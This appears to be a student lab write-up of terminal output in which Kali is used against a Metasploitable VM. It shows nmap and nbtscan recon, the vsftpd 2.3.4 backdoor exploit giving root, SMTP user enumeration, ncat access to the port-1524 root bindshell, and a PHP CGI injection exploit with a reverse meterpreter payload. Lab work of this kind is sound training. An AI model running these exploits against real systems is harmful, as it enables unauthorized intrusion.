    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali: /home/allen
File Actions Edit View Help
[root@kali: /home/allen]
# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.29.127  <unknown>          <unknown>
192.168.29.255  Sendo failed: Permission denied
192.168.29.221  ABUNDANCIA       <server>    <unknown>   00:25:22:43:2e:08
192.168.29.178  METASPLOITABLE   <server>    METASPLOITABLE 00:00:00:00:00:00

[root@kali: /home/allen]
# nmao -sV 192.168.29.178
Command 'nmao' not found, did you mean:
  command 'nmap' from deb nmap
Try: apt install <deb name>

[root@kali: /home/allen]
# nmap -sV 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 15:05 IST
Nmap scan report for 192.168.29.178
Host is up (0.000054s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

```
root@kali: /home/allen
File Actions Edit View Help
└──(root㉿kali)-[~/home/allen]
    └──# nmap -sV 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 15:05 IST
Nmap scan report for 192.168.29.178
Host is up (0.000054s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)

root@kali: /home/allen
File Actions Edit View Help
└──(root㉿kali)-[~/home/allen]
    └──# nmap -p 21 --script vuln 192.168.29.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 15:12 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 11.85 seconds

root@kali: /home/allen
└──# msfconsole
```



```
root@kali: /home/allen
File Actions Edit View Help

set RHOSTS www.example.test/24
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No     VSFTPD v2.3.4 Ba
ckdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsft
pd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           21        yes        The target port (TCP)

root@kali: /home/allen
File Actions Edit View Help

Name  Current Setting  Required  Description
=====

Exploit target:
=====
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 0
rhosts => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > TX packets 95 bytes 46816 (45.7 KiB)
[-] Unknown command: TX
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 0
[-] Unknown command: 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > TX packets 95 bytes 46816 (45.7 KiB)
[-] Unknown command: TX
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.29.178
rhosts => 192.168.29.178
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
root@kali: /home/allen
File Actions Edit View Help
Name Current Setting Required Description
RHOSTS 192.168.29.178 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
```

```
root@kali: /home/allen
File Actions Edit View Help
Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.29.178:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.29.178:21 - USER: 331 Please specify the password.
[+] 192.168.29.178:21 - Backdoor service has been spawned, handling...
[+] 192.168.29.178:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.127:34739 → 192.168.29.178:6200) at 2023-03-10
15:17:40 +0530

sysinfo
sh: line 6: sysinfo: command not found
whoami
root
ls
bin
```

b) Exploiting Metasploit using SMTP

Repeat the first 4 steps of part A

Step 1: Type the command **nmap -p 25 -script vuln "IPaddress of metasploit"** to get the nmap of smtp.

Step 2: Type the command **msfconsole** to start the metasploit framework.

Step 3: Search for “postfix smtpd” and then search for “smtp_enum” for the matching modules. Type use 0 and show options.

Step 4: Set rhosts to postfix smtpd and then to the respective IPaddress of the metasploit.

Step 5: Then Finally run to perform the exploitation of smtp.

```
root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
[allen@kali)-[~]
└─$ sudo su
[sudo] password for allen:
[root@kali)-[/home/allen]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
        inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
        RX packets 36796 bytes 2710722 (2.5 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 41359 bytes 6666196 (6.3 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 99 bytes 10282 (10.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 99 bytes 10282 (10.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali: /home/allen
File Actions Edit View Help
[root@kali)-[/home/allen]
# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.29.127  <unknown>          <unknown>
192.168.29.255  Sendto failed: Permission denied
192.168.29.221  ABUNDANCIA       <server>    <unknown>   00:25:22:43:2e:08
192.168.29.178  METASPLOITABLE   <server>    METASPLOITABLE 00:00:00:00:00:00

[root@kali)-[/home/allen]
# nmap -sV 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 15:30 IST
Nmap scan report for 192.168.29.178
Host is up (0.00010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
root@kali: /home/allen
File Actions Edit View Help
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
```

```
root@kali: /home/allen
File Actions Edit View Help
└─(root㉿kali)-[/home/allen]
└─# nmap -p 25 --script vuln 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 15:31 IST
Nmap scan report for 192.168.29.178
Host is up (0.00023s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
| ssl-poodle:
|_ VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs: CVE:CVE-2014-3566  BID:70574
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|   products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
|   padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
| References:
|   https://www.securityfocus.com/bid/70574
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|_  https://www.imperialviolet.org/2014/10/14/poodle.html
```

root@kali: /home/allen

File Actions Edit View Help

└─(root㉿kali)-[~/home/allen]
└─# msfconsole

[HONK]

KALI

```
[+] =[ metasploit v6.2.26-dev
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion
```

```
root@kali: /home/allen
File Actions Edit View Help

msf6 > search Postfix smtpd
[-] No results from search
msf6 > search smtp_enum

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/smtp/smtp_enum      normal        No    SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting  Required  Description
RHOSTS          [REDACTED]    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           25          yes       The target port (TCP)
THREADS         1           yes       The number of concurrent threads (max one per host)
UNIXONLY        true         yes       Skip Microsoft bannered servers when testing unix users
USER_FILE       /usr/share/metasploit-fra yes       The file that contains a list of probable
```

```
root@kali: /home/allen
File Actions Edit View Help

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS Postfix smtpd
RHOSTS => Postfix smtpd
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.29.178
rhosts => 192.168.29.178
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name          Current Setting      Required  Description
RHOSTS        192.168.29.178       yes       The target host(s), see https://github.com
                                         /rapid7/metasploit-framework/wiki/Using-Me
                                         taspl
RPORT         25                  yes       The target port (TCP)
THREADS       1                  yes       The number of concurrent threads (max one
                                         per host)
UNIXONLY      true                yes       Skip Microsoft bannerized servers when testi
                                         ng unix users
USER_FILE     /usr/share/metasploit-fra
                                         mework/data/wordlists/uni
                                         x_users.txt   yes       The file that contains a list of probable
                                         users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.29.178:25      - 192.168.29.178:25 Banner: 220 metasploitable.localdomain ESMTP Post
fix (Ubuntu)
```

c) Exploiting Metasploit using Bind shell

Repeat the first 4 steps of part A

Step 1: Install the ncat command

Step 2: Type the command **ncat “IPaddress of the metasploit” 1524** in order to obtain login and the password.

```
root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
[allen@kali]~]
$ sudo su
[sudo] password for allen:
[root@kali]~/home/allen]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
        inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
    RX packets 6449661 bytes 426065836 (406.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6454575 bytes 447482378 (426.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 197 bytes 20642 (20.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 197 bytes 20642 (20.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali]~/home/allen]
# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address      NetBIOS Name      Server      User      MAC address

```

root@kali: /home/allen

File Actions Edit View Help

```
[root@kali ~]# ncat 192.168.29.178 1524
Command 'ncat' not found, but can be installed with:
apt install ncat
Do you want to install it? (N/y)y
apt install ncat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  nmap nmap-common
Suggested packages:
  ndiff zenmap
The following NEW packages will be installed:
  ncat
The following packages will be upgraded:
  nmap nmap-common
2 upgraded, 1 newly installed, 0 to remove and 1347 not upgraded.
Need to get 6,642 kB of archives.
After this operation, 821 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.93+dfsg1-0kali2 [477 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.93+dfsg1-0kali2 [2,009 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.93+dfsg1-0kali2 [4,155 kB]
Fetched 6,642 kB in 8s (782 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 393460 files and directories currently installed.)
Preparing to unpack .../ncat_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking ncat (7.93+dfsg1-0kali2) ...
```

```
root@kali: /home/allen
File Actions Edit View Help
Processing triggers for kali-menu (2022.4.1) ...
└─(root㉿kali)-[~/home/allen]
  # ncat 192.168.29.178 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# █
```

d) Exploiting Metasploit using HTTP

Repeat the first 4 steps of part A

Step 1: Search http scanner for the matching modules

Step 2: Use auxiliary/scanner/http/http_version and show options for the same.

Step 3: Then set RHOSTS for the respective IPaddress of the metasploit and show options.

Step 4: Run and then search for php 5.4.2.

Step 5: Use 1 and show options. Set Rhosts and show options for the final matching modules and finally exploit.

```
root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen x allen@kali: ~ x
zsh: corrupt history file /home/allen/.zsh_history
└─(allen㉿kali)-[~]
└─$ sudo su
[sudo] password for allen:
└─(root㉿kali)-[/home/allen]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
        inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
        RX packets 15865482 bytes 1054407426 (1005.5 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15875160 bytes 1169239388 (1.0 GiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 406 bytes 42740 (41.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 406 bytes 42740 (41.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[/home/allen]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
```

```
File Actions Edit View Help
root@kali:/home/allen x allen@kali:~ x
(root@kali)-[/home/allen]
# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24

IP address      NetBIOS Name      Server      User      MAC address
192.168.29.127  <unknown>        <unknown>
192.168.29.255  Sendo failed: Permission denied
192.168.29.178  METASPLOITABLE    <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.29.221  ABUNDANCIA       <server>    <unknown>   00:25:22:43:2e:08

(root@kali)-[/home/allen]
# nmap -sV 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 16:01 IST
Nmap scan report for 192.168.29.178
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
```



```
root@kali: /home/allen x allen@kali: ~ x
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner

Matching Modules
=====
#      Name
e  Rank   Check  Description                               Disclosure Date
-
0    auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28
normal No      A10 Networks AX Loadbalancer Directory Traversal
1    auxiliary/scanner/snmp/sbg6580_enum
normal No      ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2    auxiliary/scanner/http/wp_abandoned_cart_sqli           2020-11-05
normal No      Abandoned Cart for WooCommerce SQLi Scanner
3    auxiliary/scanner/http/accellion_fta_statecode_file_read 2015-07-10
normal No      Accellion FTA 'statecode' Cookie Arbitrary File Read
4    auxiliary/scanner/http/adobe_xml_inject
normal No      Adobe XML External Entity Injection
5    auxiliary/scanner/http/advantech_webaccess_login
normal No      Advantech WebAccess Login
6    auxiliary/scanner/http/allegro_ropmager_misfortune_cookie 2014-12-17
normal Yes     Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
7    auxiliary/scanner/ftp/anonymous
normal No      Anonymous FTP Access Detection
8    auxiliary/scanner/http/apache_userdir_enum
normal No      Apache "mod_userdir" User Enumeration
9    auxiliary/scanner/http/apache_normalize_path           2021-05-10
normal No      Apache 2.4.49/2.4.50 Traversal RCE Scanner
10   auxiliary/scanner/http/apache_activemq_traversal
normal No      Apache ActiveMQ Directory Traversal
11   auxiliary/scanner/http/apache_activemq_source_disclosure
normal No      Apache ActiveMQ JSP Files Source Disclosure
12   auxiliary/scanner/http/axis_login
normal No      Apache Axis2 Brute Force Utility
13   auxiliary/scanner/http/axis_local_file_include
normal No      Apache Axis2 v1.4.1 Local File Inclusion
14   auxiliary/scanner/http/apache_flink_jobmanager_traversal 2021-01-05
```

```
root@kali: /home/allen      root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×  allen@kali: ~ ×
472 auxiliary/scanner/http/cgit_traversal 2018-08-03
normal No cgit Directory Traversal
473 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16
normal No libssh Authentication Bypass Scanner

Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner
/ssh/libssh_auth_bypass

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port
                                         ][ ... ]
RHOSTS          yes          yes       The target host(s), see https://github.com/rapid7/meta
                                         exploit-framework/wiki/Using-Metasploit
RPORT        80            yes       The target port (TCP)
SSL           false         no        Negotiate SSL/TLS for outgoing connections
THREADS        1             yes      The number of concurrent threads (max one per host)
VHOST          no           no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.29.128
rhosts => 192.168.29.128
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port
                                         ][ ... ]
RHOSTS        192.168.29.128  yes       The target host(s), see https://github.com/rapid7/meta
                                         exploit-framework/wiki/Using-Metasploit
```

```
root@kali: /home/allen x allen@kali: ~ x
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
Proxies          no           A proxy chain of format type:host:port[,type:host:port]
RHOSTS        192.168.29.128  yes         The target host(s), see https://github.com/rapid7/meta
                                         exploit-framework/wiki/Using-Metasploit
RPORT          80            yes         The target port (TCP)
SSL             false          no          Negotiate SSL/TLS for outgoing connections
THREADS        1             yes         The number of concurrent threads (max one per host)
VHOST          no           HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
=====
# Name                                     Disclosure Date  Rank    Check  De
description
-
0  exploit/multi/http/op5_license          2012-01-05   excellent Yes    OP
5  license.php Remote Command Execution
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03   excellent Yes    PH
P  CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08   normal    No    PH
P  apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/p
```

```
root@kali: /home/allen
File Actions Edit View Help
root@kali:/home/allen x allen@kali: ~ x
P apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
PLESK     false           yes       Exploit Plesk
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    yes             yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80              yes      The target port (TCP)
SSL       false           no       Negotiate SSL/TLS for outgoing connections
TARGETURI   no              no      The URI to request (must be a CGI-handled PHP script)
URIENCODING 0              yes      Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no      HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.29.127  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
```

Id	Name
--	--

```
root@kali: /home/allen × allen@kali: ~ ×
File Actions Edit View Help
root@kali: /home/allen × allen@kali: ~ ×
      Name   Current Setting   Required   Description
LHOST  192.168.29.127    yes        The listen address (an interface may be specified)
LPORT  4444                yes        The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.29.128
rhosts => 192.168.29.128
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
      Name   Current Setting   Required   Description
  PLESK Proxies  false          yes        Exploit Plesk
  RHOSTS       192.168.29.128  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT        80             yes        The target port (TCP)
  SSL           false         no         Negotiate SSL/TLS for outgoing connections
  TARGETURI     /              no         The URI to request (must be a CGI-handled PHP script)
  URIENCODING  0             yes        Level of URI URIENCODING and padding (0 for minimum)
  VHOST         None          no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

```

```
root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen x allen@kali: ~ x

      Name      Current Setting     Required     Description
      PLESK      false           yes          Exploit Plesk
      Proxies    no             A proxy chain of format type:host:port[,type:host:port][,...]
      RHOSTS     192.168.29.128  yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      RPORT      80             yes          The target port (TCP)
      SSL        false          no           Negotiate SSL/TLS for outgoing connections
      TARGETURI   no             The URI to request (must be a CGI-handled PHP script)
      URIENCODING 0            yes          Level of URI URIENCODING and padding (0 for minimum)
      VHOST       no             HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
      Name      Current Setting     Required     Description
      LHOST     192.168.29.127  yes          The listen address (an interface may be specified)
      LPORT     4444           yes          The listen port

Exploit target:
      Id  Name
      --  --
      0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.29.127:4444
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

```
root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
[allen@kali)~]
$ sudo su
[sudo] password for allen:
[root@kali)~/home/allen]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.128 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
        inet6 2405:201:d00e:fe3f:6f04:d222:bc1c:5625 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
    RX packets 360 bytes 157684 (153.9 KiB)
